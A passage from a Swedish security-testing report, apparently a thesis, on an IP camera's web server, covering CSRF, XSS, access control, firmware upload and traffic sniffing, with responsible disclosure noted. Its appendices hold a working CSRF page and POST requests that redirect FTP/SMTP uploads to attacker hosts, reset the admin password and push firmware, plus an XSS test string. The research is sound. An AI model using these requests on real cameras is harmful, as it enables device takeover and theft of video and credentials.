Resultatet blev att kameran är osäker för denna typen av attack. Kamerans webbserver accepterar bara förfrågningar för allt utom `/` med ursprung från webbservern själv, det vill säga att HTTP-fälten `Referer` och `Origin` har samma värde som fältet `Host`, annars returnerar webbservern `403 Forbidden`. Meningen med detta är sannolikt att en användare endast ska kunna navigera till sidor inom webbservern då genom länkar på webbservern.

Däremot så kollar inte kameran att hela fälten matchar. Exempelvis om kameran (som i programmet i appendix A) befinner sig på 192.168.0.26, så accepterar kameran `GET`- och `POST`-förfrågningar från 192.168.0.26*, exempelvis 192.168.0.26.attacker.com, det vill säga att kameran accepterar godtyckliga förfrågningar om dess egen address är en underdomän till den förfrågande sidan.. Då lösenord till FTP-servern sätts så förväntas det vara krypterat med AES-128, men krypteringsnyckeln skickas med i `POST`-förfrågan och kan sättas godtyckligt så länge lösenordet som skickas är krypterat med den nyckeln. Samma procedur kan utföras för att konfigurera email-, nätverks- och även webbserverns konfiguration.

Addendum

Svagheten beskriven ovan är fixad i senaste versionen av firmware för kameran (ver. 1.05.02), men fungerar på versionen som kommer förinstallerad på kameran (ver. 1.04.01).

Analys

Resultatet visar att om en hotagent vet vilken address kameran befinner sig på inom den legitima användarens nätverk, och kan få användaren att besöka en sida hotagenten har kontroll över, så kan hotagenten ändra godtycklig konfiguration inom kameran genom `POST`-förfrågningar. Detta antar att användaren har loggat in på kameran tidigare. Detta är allvarligt då hotagenten då kan få full kontroll över kameran på det sättet att han/hon kan ändra dess inloggnings-

uppgifter, eller använda FTP- eller SMTP-funktionaliteten för att exempelvis utföra DOS-attacker eller stjäla data.

Detta ovan gäller endast om kameran inte är uppdaterad till senaste firmware-versionen.

5.4 XSS-attack genom CSRF

Introduktion och Bakgrund

CSRF-attacken beskriven i sektion 5.3 skulle teoretiskt sett kunna användas till XSS-attacker[4]. Alla värden för alla variabler som tilldelas till i `POST`-förfrågninarna till webbservern skickas sedan som värden i HTML `input`-fält, som exempelvis

```
<input type="text" name="FTPHostAddress" value="arbitrary">
```

För addressen till FTP-servern i FTP-konfigurationen. Det är värdet under `name` som anser vilken variabel det är som sätts, och det är värdet under `value` som avser värdet, som sätts genom `POST`-förfrågan.

XSS avser att hotagenten skickar in en sträng till value som ändrar HTML-koden kring input-fältet. Exempelvis om `"><script>...</script>< input name= value="` skickas som värde i exemplet ovan så är det möjligt att det script som visas med . . . läggs efter i HTML-koden och då körs när en legitim användare går på konfigurationssidan. Det sätt som detta kan förhindras är att paranteser och andra tecken byts ut mot några andra tecken.

Variabler kan också sättas genom `GET`-förfrågninar genom att tillägga ett `?` och sedan variablerna som sätts, precis som i en `POST`-förfrågan efter filen som efterfrågas i förfrågningen.

Metod

Eftersom varje värde som tilldelas till visas på samma sätt i den slutgiltiga HTML:en så testades bara ett av fälten. Det fält som testades var “FTPHostAddress”, addressen för filservern i FTP-konfigurationen. Både `POST`- och `GET`-förfrågningar testades. Testen utfördes genom att någon input som skulle kunna

[4] Sektion 2.3.6

generera korrekt kod utanför strängen för `value`-fältet om `">` lades till som suffix. Den exakta strängen som testades var

```
_"><script>alert("XSS!");</script><input name="
```

Denna sträng, om inmatningen lyckades skulle ge ett popup-fönster där det stod “XSS!”. Givetvis så skulle ett bättre script exempelvis kunna sända konfigurationsdata till en server ägd av hotagenten, men i detta fallet så är det bara för att testa.

Resultat

`POST`-förfrågningar

Plaintext. Först så testades att direkt ha `"`-karaktärer i inputfältet.

```
_"><script>alert("XSS!");</script><input name="
```

HTTP-servern svarade med att `"`, `<`, `>` blev substituerade med `&quot;`, `<` respektive `>`, vilket är HTML-kodningen av respektive karaktärer. Detta test misslyckades.

HTML-kodning. Andra testat så testades att skicka en sträng med HTML-kodade karaktärer istället för karaktärerna direkt.

```
_&quot;&gt;&lt;script&gt;alert(&quot;XSS!&quot;);&lt;/script&gt;&lt
;input name=&quot;
```

Värdet av fältet blev “_”, alla värden med och efter första HTML-kodningen ignorerades, och därför misslyckades också detta test.

Hex- eller decimalkodning. I tredje testet så testades att skicka karaktärerna i hex- eller decimalkodning, exempelvis `&#34` eller `%22` för `"`. Resultatet av detta blev densamma som i testet då karaktärerna skickades direkt, det vill säga att de blev substituerade för HTML-kodade tecken. Detta test misslyckades då också.

`GET`-förfrågningar

`GET`-förfrågningar misslyckades då samma sträng som i `POST`-förfrågan skickades med efter ett `?` i förfrågan inte hade någon effekt på den sida som returnerades. Det vill säga att webbservern ignorerade denna sträng, och ändrade bara värden vid `POST`-förfrågningar.

Analys

Resultaten visar att kamerans webbserver är säker mot XSS-attacker. Även om en hotagent genom CSRF kan ändra värden så kan de inte läsa de värden som redan finns, eller tilldela värden formade så att godtycklig JavaScript exekveras.

5.5 Broken access control

Detta test avser möjligheten att komma åt information hos systemet utan att ha korrekt inloggningsuppgifter. Praktiskt sett innebär detta att se vilka förfrågningar som går att utföra till systemet utan korrekt autentisering, och se vilken data som går att få tillbaka.

Samtliga möjliga `GET`- och `POST`-förfrågningar utfördes, med antingen

1. Saknat autentiseringsfält.
2. Tomt autentiseringsfält.
3. Felaktigt autentiseringsfält.

Vid förfrågningar till andra path:ar än `/` så ingick också systemets address i `Origin` och `Referrer` i förfrågningar, då systemet kräver dessa fält för förfrågningar till annat än `/`.

Resultaten blev att vid `GET`-förfrågningar av samtliga path:ar så returnerar systemet `HTTP 401 Authorization Required`. Detsamma gällde för alla `POST`-förfrågningar. Resten av svaret gav vilken server- och HTTP-autentiseringsversion som systemet använde, men ingen annan information gavs. Detta innebär att systemet inte är sårbart för broken access control.

5.6 Osäker uppdateringsmekanism

Introduktion och metod

Detta test avser säkerheten på uppdateringsmekanismen hos systemet. Uppdateringen sker genom en HTTP-filuppladdning, det vill säga genom en `POST`-förfrågan. De frågor som ställs är

1. Kan CSRF-sårbarheten beskriven i sektion 5.3 användas för att uppdatera systemet?
2. Kan en modiferad firmware för systemet laddas upp, eller måste den firmware som laddas upp vara signerad eller liknande?

Resultat

Resultatet är att CSRF kan användas för att ladda upp firmware. Det bör noteras att om sidan där CSRF utnyttjas stängdes innan hela uppladdningen är klar så blev systemet obrukbart och måste återställas fysiskt och den legitima användaren måste då ladda upp firmware över trådad anslutning. En `POST`-förfrågning för uppladdning av firmware finns i appendix B.

Strukturen av firmware:n är som följande, (output av binwalk)

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes,
header CRC: 0xEB012FE4, created: 2018-07-03 06:20:46, image size:
111084 bytes, Data Address: 0x80200000, Entry Point: 0x80200000,
data CRC: 0x4E6B77B5, OS: Linux, CPU: MIPS, image type: Standalone
Program, compression type: none, image name: "SPI Flash Image"
91008         0x16380         U-Boot version string, "U-Boot 1.1.3"
105392        0x19BB0         HTML document header
105738        0x19D0A         HTML document footer
105748        0x19D14         HTML document header
105940        0x19DD4         HTML document footer
106108        0x19E7C         HTML document header
106801        0x1A131         HTML document footer
327680        0x50000         uImage header, header size: 64 bytes,
```

```
header CRC: 0x52DD3D54, created: 2018-07-03 06:20:40, image size:
4518128 bytes, Data Address: 0x80000000, Entry Point: 0x80369000,
data CRC: 0x3CA611AC, OS: Linux, CPU: MIPS, image type: OS Kernel
Image, compression type: lzma, image name: "Linux Kernel Image"
327744        0x50040         LZMA compressed data, properties: 0
dictionary size: 33554432 bytes, uncompressed size: 7033984 bytes
```

För att se om modifierad firmware går att ladda upp till kameran så testades att modifiera (i första headern) kompileringsdatumet med tillhörande CRC. Vid försök av uppladdning så returnerade systemet att filen var felaktig. Detta innebär att det sannolikt finns någon form av verifiering av firmware utöver endast den information som finns i headern. Vad denna verifikation är undersöktes inte närmare.

Analys

Resultaten visar att systemet är sårbart för en osäker uppdateringsmekanism, genom CSRF. Detta kan utnyttjas som en sorts DOS-attack om hela uppladdningen inte utförs. Däremot så verkar det inte vara möjligt att ladda upp modifierad firmware, då det finns någon verifikation utöver endast program-headern.

5.7 Avlyssning av data mellan klient och kamera

För att denna attackvektor ska fungera så antas att minst en av kameran eller klienten som ansluter till kameran är ansluten till nätverket trådlöst. Detta test antar också att hotagenten kan dekryptera den trådlösa trafiken som skickas mellan kameran och accesspunkten eller accesspunkten och klienten, det vill säga att hotagenten är associerad med accesspunkten eller att trafiken är okrypterad av länklagerprotokoll (WPA2-PSK, et. cetera).

Introduktion

När kameran är på så är den även värd till två HTTP-servrar. En klient kan logga in på en av dessa genom en webbläsare, och genom att ge användarnamn

samt lösenord se video som kameran spelar in, rotera kameran samt ändra, sätta upp användarkonton (med behörigheter) för kameran, samt sätta upp skickning av data till FTP- eller SMTP-server. Denna server är inte nödvändigtvis endast tillgänglig inom nätet, eftersom det går att exempelvis port-forward:a kamerans port, så att den är tillgänglig utanför nätet också.

Denna attackvektor går ut på att en hotagent sitter på samma nätverk eller kan läsa nätverkstrafiken till- och från en klient som ansluter till kamerans HTTP-server. Frågan att besvara är, går det att få ut något av värde (inloggningsinloggningsuppgifter, video eller bilder från kameran) genom att avlyssna nätverkstrafiken?

Metod

För att avlyssna nätverkstrafik så krävs en maskin med kapabiltet för trådlöst nätverk, kapabel till *monitor mode*, vilket innebär att paket som inte är avsedda till maskinens MAC-address inte kastas bort automatiskt, utan kan läsas precis som vilka andra paket som helst. Samt så krävs programvara för att kunna läsa alla paket som tas emot, i detta fallet så användes programvaran Wireshark. Dessutom krävs att hotagenten kan läsa (och om nödvändigt, dekryptera) den trådlösa trafiken som tas emot, detta är trivialt om nätverket inte är lösenordsskyddat, mer om detta i sektion 2.3.4. I detta fallet så var nätverket WPA2-PSK-skyddat. Hotagenten måste också veta vilken address som kamerans HTTP-server har för att veta vilken trafik som han/hon ska kolla på. För att upptäcka servern kan exempelvis Nmap *Service Discovery* användas för att upptäcka serverns IP om hotagenten är på samma nätverk som kameran. Annars så kan hotagenten sitta och avlyssna all HTTP-trafik och manuellt inspektera datan som skickas tills rätt paket hittats.

För att testa denna attackvektor så startades kameran, med sin HTTP-server, hotagenten och klienten spelades av samma dator eftersom endast en dator fanns tillgänglig. *Klienten* loggar in på HTTP-servern och utför några förfrågningar till servern, kollar på- och byter FTP- och SMTP-inloggningsuppgifter. *Hotagenten* lyssnar på alla paket som skickas mellan klienten och kameran, efter att klienten har utfört alla förfrågningar och loggat ut från HTTP-servern så analyseras all data som skickades mellan klienten och kameran för att se om någon data var utsatt. Detta upprepades för båda HTTP-servrarna, den med SSL/TLS och den utan.

Resultat

SSL/TLS (HTTPS)

Servern som använder SSL/TLS använder sig av ett självsignerat certifikat. Traffiken mellan denna server och klienten är därefter krypterad, och ingen information går att få ut av avlyssning.

HTTP

Autentisering. Servern accepterar HTTP basic authentication, som sett nedan när servern svarar på klientens första `GET`-förfrågning.

```
Server: alphapd/2.1.5
...
WWW-Authenticate: Basic realm=...

...
```

När klienten loggar in med användarnamn och lösenord så kan hotagenten läsa inloggningsuppgiftern då HTTP basic authentication autentiserar med att skicka användarnamn konkaternerat med lösenord, separerat med ett kolon dekodat i bas 64. Klienten svarar med,

```
GET / HTTP/1.1
Host: ...
Authorization: Basic YWRtaW46
User-Agent: ...
...
```

Hotagenten kan då trivialt få fram att användarnamnet i detta fall är `admin` och att lösenordet är , det vill säga inget lösenord, bara genom att avkoda strängen som bas 64.

Inloggningsuppgifter. När klienten går på inställningssidorna för FTP- eller SMTP-servrar så skickas ett HTML-dokument med inline JavaScript på vissa ställen. Inloggningsinloggningsuppgifternas lösenord för både FTP- och SMTP-servrarna är lagrade enkrypterade i AES-128. Däremot så skickas dekrypteringsnyckeln med i plaintext som del av den HTML som skickas med

sidan. Användarnamnen och addresserna för både SMTP- och FTP-servern skickas med som plaintext.

```
...
<input type="hidden" name="SessionKey" value="1483230855">
...
```

Detta innebär att det är trivialt att dekryptera lösenordet, eftersom nyckeln är angiven. Detta gäller också för alla andra sidor med inloggningsuppgifter, nätverksinställningar, et. cetera.

Analys

Avlyssning av trafiken mellan en klient och kamerans HTTP-webbserver gav dels inloggningsuppgifterna för det användarkonto som klienten loggar in på webbservern med, samt även inloggningsuppgifterna för FTP- och SMTP-servern om användaren går till den inställningssidan. Detta innebär att en hotagent som är autentiserad på samma nätverk som kameran kan trivialt avlyssna och komma åt i stort sett alla tillgångar bara genom att avlyssna trafiken mellan kameran och en autentiserad användare.

Webbservern som använder TLS kan inte läsas av, men eftersom den servern använder ett självsignerat certifikat så är det möjligt att denna server är sårbar för en MITM-attack. Eftersom denna server ligger på samma address som den servern utan SSL/TLS så skulle det också kunna finnas en risk att användaren råkar ansluta till servern utan SSL/TLS om inte port eller HTTPS specifieras, fast detta beror på användarens webbläsare.

6 Resultat

Resultaten av de penetrationstest som utförts visar att systemet är sårbart för flera olika angrepp. I denna sektion så ges en sammanfattning av vilka angrepp som systemet är sårbart för.

Standardinloggningsuppgifterna till systemets webbserver är densamma för alla enheter av systemet, vilket innebär att om en hotagent vet vilken sorts system det är så vet de också inloggningsuppgifterna om en klient inte har ändrat dem, vilket gör systemet svagt för ordlisteattacker som standard.

En av systemets webbserver använder inte TLS, och det innebär att den data som skickas mellan en klient och webbservern skickas i klart över nätverket. I den data som skickas så ingår i varje förfrågan inloggningsuppgifterna till webbservern i bas 64, det vill säga trivialt omvandlingsbart till klartext. Lösenord till konfigurerade fil- och mailservrar samt nätverkslösenordet skickas enkrypterat i AES-128, men krypteringsnyckeln till dessa uppgifter skickas med i klartext. Den server som använder TLS använder ett självsignerat certifikat, vilket innebär att den servern möjligtvis är sårbar för MITM-attacker.

Systemet är även sårbart för SYN-överflödesattacker, på det viset att det krävs relativt få anslutningar för att systemet ska gå ner och sluta kommunicera med omvärlden.

Webbservern till systemet är även sårbart för cross-site-scripting-angrepp (CSRF). Om en hotagent kan få en legitim klient som tidigare loggat in på webbservern, med en webbläsare som sparar inloggningsuppgifter till webbsidor[1], att ansluta till en webbsida kontrollerad av hotagenten då ändra godtycklig konfiguration i kameran. Detta kräver dock att hotagenten vet vilken address klienten använder för att ansluta till kameran, och att hotagentens webbserver har en underdomän som är precis lika med denna address. Denna CSRF-sårbarhet kan också användas för att ändra systemets firmware, då uppdatering sker som

[1] Vanligt, men ingen källa på detta

en `POST`-förfrågan. Detta kan användas för att ladda upp firmware till systemet, men om hela uppladdningen inte utförs så blir systemet obrukligt. Denna sårbarhet har kommunicerats till tillverkaren av systemet. Det bör nämnas att detta är åtgärdat i senaste versionen av firmware för systemet.

Resultaten visar dock att webbservern inte är sårbar för XSS-sårbarheter genom CSRF då karaktärer i inmatade strängar substitueras korrekt. Detta innebär att även om godtyckliga värden kan inmatas, så kan inte godtycklig JavaScript exekveras.

Systemet är inte sårbart för broken access control då det kräver autentisering för tillgång till alla delar av webbservern, och för att ändra data på systemet.

Om systemet är sårbart för RCE-attacker som inriktar sig på bufferöverflöden kan denna rapport inte svara på då denna attack valdes att inte testas[2].

[2] Sektion 5.1.2

7 Analys

Sammanfattat så är systemet sårbart för flera olika sorters angrepp. Faktumet att systemets standardinloggningsuppgifter är sårbara för ordlisteattacker innebär att dessa uppgifter måste ändras av den legitima användaren. Med tanke på att just denna sårbarhet på liknande system har lett till stora botnät såsom *Mirai* så kan detta dock ses som ett problem eller en sårbarhet.

Att en av systemets servrar inte använder TLS kanske inte spelar så stor roll om kameran används för hemmabruk då alla enheter på nätverket kan litas på, givet att kameran är ansluten genom ethernet eller att nätverket är säkert[1]. Däremot, om systemet används med öppet nätverk eller ett delat nätverk där alla anslutna enheter inte kan litas på så kan detta vara ett problem. För att undkomma detta så kan servern med TLS användas, men denna server använder ett självsignerat certifikat, vilket skulle kunna ledda till MITM-attacker, som skulle kunna äventyra eller ändra information hos systemet.

Faktumet att systemet är sårbart för DOS-attacker spelar bara också roll då hotagenten kan nå systemet. Hotagenten måste befinna sig på samma nätverk, eller så måste systemet vara tillgängligt genom NAT. Denna typen av attack är också mycket svår att skydda mot, även om buffrar, etc. allokeras då klienten skickar sitt andra meddelande så krävs ändå en viss mängd data för att hålla koll på anslutningen, då skulle krävas exempelvis en brandvägg som bara accepterar anslutningar från vissa addresser, detta passar bättre att utföra genom routern för nätverket.

Att systemet är sårbart för CSRF-attacker är allvarligt så hotagenten kan ändra godtycklig information på kameran. Att hotagenten måste få en legitim användare att besöka deras webbsida är det problem som måste kommas över, men detta kan göras genom email eller andra *social engineering*-attacker. Då godtycklig konfiguration kan ändras kan användas till att exempelvis utföra DOS-attacker

[1] WPA-PSK2 eller liknande med protected management frames, för att förhindra repeterad deautentisering (sektion 2.3.2

genom att konfigurera kameran för att sända filer periodiskt genom FTP. Denna funktionalitet med FTP- och SMTP- kan även användas för att stjäla video- eller bilddata från kameran, samt förhindra att den legitima användaren inte blir notiferad vid rörelsedetektering. Att denna CSRF-attack också kan användas för att ändra systemets firmware är allvarligt då detta kan användas för att ladda upp av hotagentenändrad firmware eller göra systemet obrukbart och i behov av en fysisk återställning.

7.1 Etik och hållbarhet

Då det gällde etik och hållbarhet så följdes CERT:s riktlinjer för *Responsible disclosure*[3] då det gällde att publicera de sårbarheter som upptäckts. Det är också viktigt att sådana attacker som dessa system kan vara sårbara för är välkända, så att de som använder dessa system kan skydda sig från dessa typer av attacker.

7.2 Framtida arbeten

I framtida arbeten kan andra liknande system undersökas, för att se om de har liknande svagheter som detta för att se hur det undersöka systemet ställer sig jämfört med andra liknande system. Vad som också kan undersökas är de protokoll dessa system bygger på; exempelvis HTTP(S). I framtida arbeten skulle uppladdning av modiferad firmware också kunna undersökas djupare.

8 Slutsats

Slutsatsen är att systemet inte är säkert då det är sårbart för MITM-attacker, CSRF-attacker, ordlisteattacker, och DOS-attacker. Systemet har ett antal funktioner som verkar vara med för att göra systemet säkrare, men dessa funktioner misslyckas ofta med att utföra den funktion de finns för, då de kan kommas förbi genom andra sårbarheter.

Exempelvis så krypteras lösenord från inloggningsuppgifter med AES-128, men krypteringsnyckeln skickas med samtidigt som det krypterade lösenordet, vilket leder till att denna funktion är helt onödig. En annan av dessa funktioner är att HTTP-fälten `Origin` och `Referer` ska vara lika med kamerans address för att kamerans webbserver ska acceptera förfrågningar för direktiv andra än `/`, detta för att förhindra CSRF/XSS-attacker, men kameran accepterar förfrågningar från domäner där kamerans address är en underdomän till domänen.

Referenser

[1] David C. Plummer. *An Ethernet Address Resolution Protocol*. RFC 826. Nov. 1982. URL: https://tools.ietf.org/html/rfc826 (hämtad 2020-04-06).

[2] Abdullah Qasem m. fl. "Automatic Vulnerability Detection in Embedded Devices and Firmware: Survey and Layered Taxonomies". I: *ACM Comput. Surv.* 54.2 (mars 2021). ISSN: 0360-0300. DOI: 10.1145/3432893. URL: https://doi.org/10.1145/3432893.

[3] Allen D. Householder m. fl. *The CERT Guide to Coordinated Vulnerability Disclosure*. Aug. 2017. DOI: CMU/SEI-2017-SR-022. URL: https://resources.sei.cmu.edu/asset_files/SpecialReport/2017_003_001_503340.pdf (hämtad 2020-05-15).

[4] Pontus Johnson m. fl. "Can the Common Vulnerability Scoring System be Trusted? A Bayesian Analysis". I: *IEEE Transactions on Dependable and Secure Computing* 15.6 (2018), s. 1002–1015. DOI: 10.1109/TDSC.2016.2644614.

[5] Dorottya Papp, Zhendong Ma och Levente Buttyan. "Embedded systems security: Threats, vulnerabilities, and attack taxonomy". I: *2015 13th Annual Conference on Privacy, Security and Trust (PST)*. 2015, s. 145–152. DOI: 10.1109/PST.2015.7232966.

[6] J. Postel och J. Reynolds. *FILE TRANSFER PROTOCOL (FTP)*. RFC 959. Okt. 1985. URL: https://tools.ietf.org/html/rfc959 (hämtad 2020-04-07).

[7] J. Reschke. *The 'Basic' HTTP Authentication Scheme*. RFC 7617. Sept. 2015. URL: https://tools.ietf.org/html/rfc7617 (hämtad 2020-04-13).

[8] Jesse Walker. *Status of Project IEEE 802.11 Task Group w, Protected Management Frames*. Maj 2009. URL: http://grouper.ieee.org/groups/802/11/Reports/tgw_update.htm (hämtad 2020-05-10).

[9] William Stallings. *Network Security Essentials, Applications and Standards*. 5. utg. Pearson Education, 2014.

[10] Pontus Johnson, Robert Lagerström och Mathias Ekstedt. "A Meta Language for Threat Modeling and Attack Simulations". I: *Proceedings of the 13th International Conference on Availability, Reliability and Security*. ARES 2018. Hamburg, Germany: Association for Computing Machinery, 2018. ISBN: 9781450364485. DOI: 10.1145/3230833.3232799. URL: https://doi.org/10.1145/3230833.3232799.

[11] James F. Kurose och Keith W. Ross. *Computer Networking: A Top-Down Approach*. 6. utg. Pearson Education, 2011.

[12] S. Shah och B.M. Mehtre. "An overview of vulnerability assessment and penetration testing techniques". I: *J Comput Virol Hack Tech 11* (2015). DOI: 10.1007/s11416-014-0231-x.

[13] Pontus Johnson m. fl. "pwnPr3d: An Attack-Graph-Driven Probabilistic Threat-Modeling Approach". I: *2016 11th International Conference on Availability, Reliability and Security (ARES)*. 2016, s. 278–283. DOI: 10.1109/ARES.2016.77.

[14] Naor Kalbo m. fl. "The Security of IP-Based Video Surveillance Systems". I: *Sensors* 20.17 (2020). ISSN: 1424-8220. DOI: 10.3390/s20174806. URL: https://www.mdpi.com/1424-8220/20/17/4806.

[15] Mathias Ekstedt m. fl. "Securi CAD by Foreseeti: A CAD Tool for Enterprise Cyber Security Management". I: *2015 IEEE 19th International Enterprise Distributed Object Computing Workshop*. 2015, s. 152–155. DOI: 10.1109/EDOCW.2015.40.

[16] B. Arkin, S. Stender och G. McGraw. "Software penetration testing". I: *IEEE Security Privacy* 3.1 (2005), s. 84–87. DOI: 10.1109/MSP.2005.23.

[17] Sotirios Katsikeas. m. fl. "Probabilistic Modeling and Simulation of Vehicular Cyber Attacks: An Application of the Meta Attack Language". I: *Proceedings of the 5th International Conference on Information Systems Security and Privacy - ICISSP,* INSTICC. SciTePress, 2019, s. 175–182. ISBN: 978-989-758-359-9. DOI: 10.5220/0007247901750182.

[18] Xiaodan Li m. fl. “A novel approach for software vulnerability classification”. I: *2017 Annual Reliability and Maintainability Symposium (RAMS)*. 2017, s. 1–7. DOI: 10.1109/RAM.2017.7889792.

A HTML och JavaScript för CSRF

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Cross-Site Request Forgery</title>
  </head>
  <body>
    <script>
      /* Only works if the camera's address is a prefix to the
       * attacker's URL, e.g. '192.168.0.26.attacker.com'
       * In this case the camera's IP is 192.168.0.26, but if the
       * IP is unknown then one can simply try all possible IPs,
       * assuming not too many possibilities (e.g. try all
       * possibilities for the last octet)
       */
      var address = "http://192.168.0.26";
      // Set to whatever the POST directory is
      var path = ""
      // Set to whatever values the POST requests want to set
      var values = "";
      var xhr = new XMLHttpRequest();
      xhr.withCredentials = true;
      // Also works even if camera uses HTTPS
      xhr.open("POST", address + path);
      xhr.send(values);
    </script>
    <p> Cross Site Request Forgery </p>
  </body>
</html>
```

B POST-förfrågningar

FTP

```
POST /setSystemFTP HTTP/1.1
Host: 192.168.0.26
Referer: http://192.168.0.26/upload.htm
Content-Length: 431
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.0.26
Authorization: Basic YWRtaW46cGFzc3dvcmQ=

ReplySuccessPage=upload.htm
&ReplyErrorPage=errrftp.htm
&FTPScheduleEnable=0
&FTPScheduleDay=127
&FTPCreateFolderInterval=0
&SessionKey=1483233019
&FTPHostAddress=attacker-ftp
&FTPPortNumber=21
&FTPUserName=attacker-username
&FTPPassword=834a63636e126309c763b32063fc8363c7c36363231263c3c763070
46318c363c7c36363231263c3c76307046318c363c7c36363231263c3c7630704631
8c363
&FTPDirectoryPath=%2Fattacker-path
&FTPPassiveMode=1
&ConfigSystemFTP=+Save+
```

SMTP

```
POST /setSystemEmail HTTP/1.1
Host: 192.168.0.26
Referer: http://192.168.0.26/email.htm
Content-Type: application/x-www-form-urlencoded
Content-Length: 473
Origin: http://192.168.0.26
Authorization: Basic YWRtaW46cGFzc3dvcmQ=

ReplySuccessPage=email.htm
&ReplyErrorPage=errreml.htm
&EmailScheduleEnable=0
&EmailScheduleDay=0
&SessionKey=1483233850
&EmailSMTPServerAddress=attacker-smtp
&EmailSMTPPortNumber=25
&EmailSenderAddress=attacker-sender
&EmailReceiverAddress=attacker-receiver
&EmailUserName=attacker-username
&EmailPassword=6e506363cb0963098363d6fc63390963c7c36363230463c396
6307076318c363c7c36363230463c3966307076318c363c7c36363230463c3966
307076318c363
&EmailTLSAuthentication=0
&ConfigSystemEmail=Save
```

HTTP

```
POST /setSystemAdmin HTTP/1.1
Host: 192.168.0.26
Referer: http://192.168.0.26/advanced.htm
Content-Type: application/x-www-form-urlencoded
Content-Length: 302
Origin: http://192.168.0.26
Authorization: Basic YWRtaW46cGFzc3dvcmQ=

ReplySuccessPage=advanced.htm
```

```
&ReplyErrorPage=errradv.htm
&AdminID=admin
&UserID1=
&UserID2=
&UserID3=
&UserID4=
&UserID5=
&UserID6=
&UserID7=
&UserID8=
&AdminPassword=834a63636ec363091863b34c63fc5a63c7c3636323c363c318630
71263181863c7c3636323c363c31863071263181863c7c3636323c363c3186307126
3181863
&SessionKey=1483234943
&ConfigSystemAdmin=Apply
```

Firmware

```
POST /setFirmwareUpgrade HTTP/1.1
Host: 192.168.0.26
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.26/upgrade.htm
Content-Type: multipart/form-data; boundary=-------------------------
---152122949942670102163484804903
Content-Length: 5243650
Origin: http://192.168.0.26
Authorization: Basic YWRtaW46cGFzc3dvcmQ=

-----------------------------152122949942670102163484804903
Content-Disposition: form-data; name="ReplySuccessPage"

replyd.htm
-----------------------------152122949942670102163484804903
Content-Disposition: form-data; name="ReplyErrorPage"
```

```
replyk.htm
-----------------------------152122949942670102163484804903
Content-Disposition: form-data; name="ForceBootCodeUpgrade"

0
-----------------------------152122949942670102163484804903
Content-Disposition: form-data; name="DownloadFile"; filename="fi
rmware.bin"
Content-Type: application/octet-stream

...
```